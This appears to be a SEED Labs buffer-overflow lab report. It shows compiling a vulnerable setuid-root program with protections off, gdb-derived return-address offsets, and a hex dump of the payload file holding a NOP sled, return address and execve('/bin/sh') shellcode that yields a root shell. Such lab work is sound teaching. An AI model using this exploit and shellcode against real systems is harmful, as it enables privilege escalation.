


```
[11/12/23]seed@VM:~/.../code$ gcc -DBUF_SIZE=72 -z execstack -fno-stack-protecto
r -o stack stack.c
[11/12/23]seed@VM:~/.../code$ sudo chown root stack
[11/12/23]seed@VM:~/.../code$ sudo chmod 4755 stack
[11/12/23]seed@VM:~/.../code$ ./stack
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./makeroot
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
```

=>We use touch badfile command to create empty bad file.From running the stack in debugger mode we can get the frame pointer as 0xbfffe5b8.We get that the return address is stored in 0xbfffe608 +4.Since our input will be copied to the buffer from the beginning,we can print out the address of the buffer and calculate the distance between edp and buffer starting address.The result is 80 ,the return address should be stored inthe badfile at an offset of 84.
=>The stack when run in gdb mode may have some additional data onto the stack at the beginning,causing the stack frame to be allocated depper than it would be when the program runs

directly.Therefore we need to jump higher than expected so therefore we choose an arbitrary value of 0xbfffe608+100 which results in the hex value y=0xbfffe66c.
=>when we run exploit.c it copies the contents from the badfile results in a buffer overflow.

- **Bless badfile**



badfile

```
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000013 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000026 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000039 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000004c 90 90 90 90 90 90 90 90 6C E6 FF BF 90 90 90 90 90 90 90
0000005f 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000072 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000085 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000098 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000ab 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000be 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000d1 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000e4 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000000f7 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000010a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000011d 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000130 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000143 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000156 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
00000169 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000017c 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0000018f 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001a2 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001b5 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001c8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
000001db 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0
000001ee 50 68 2F 2F 73 68 68 2F 62 69 6E 89 E3 50 53 89 E1 99 B0
00000201 0B CD 80 00
```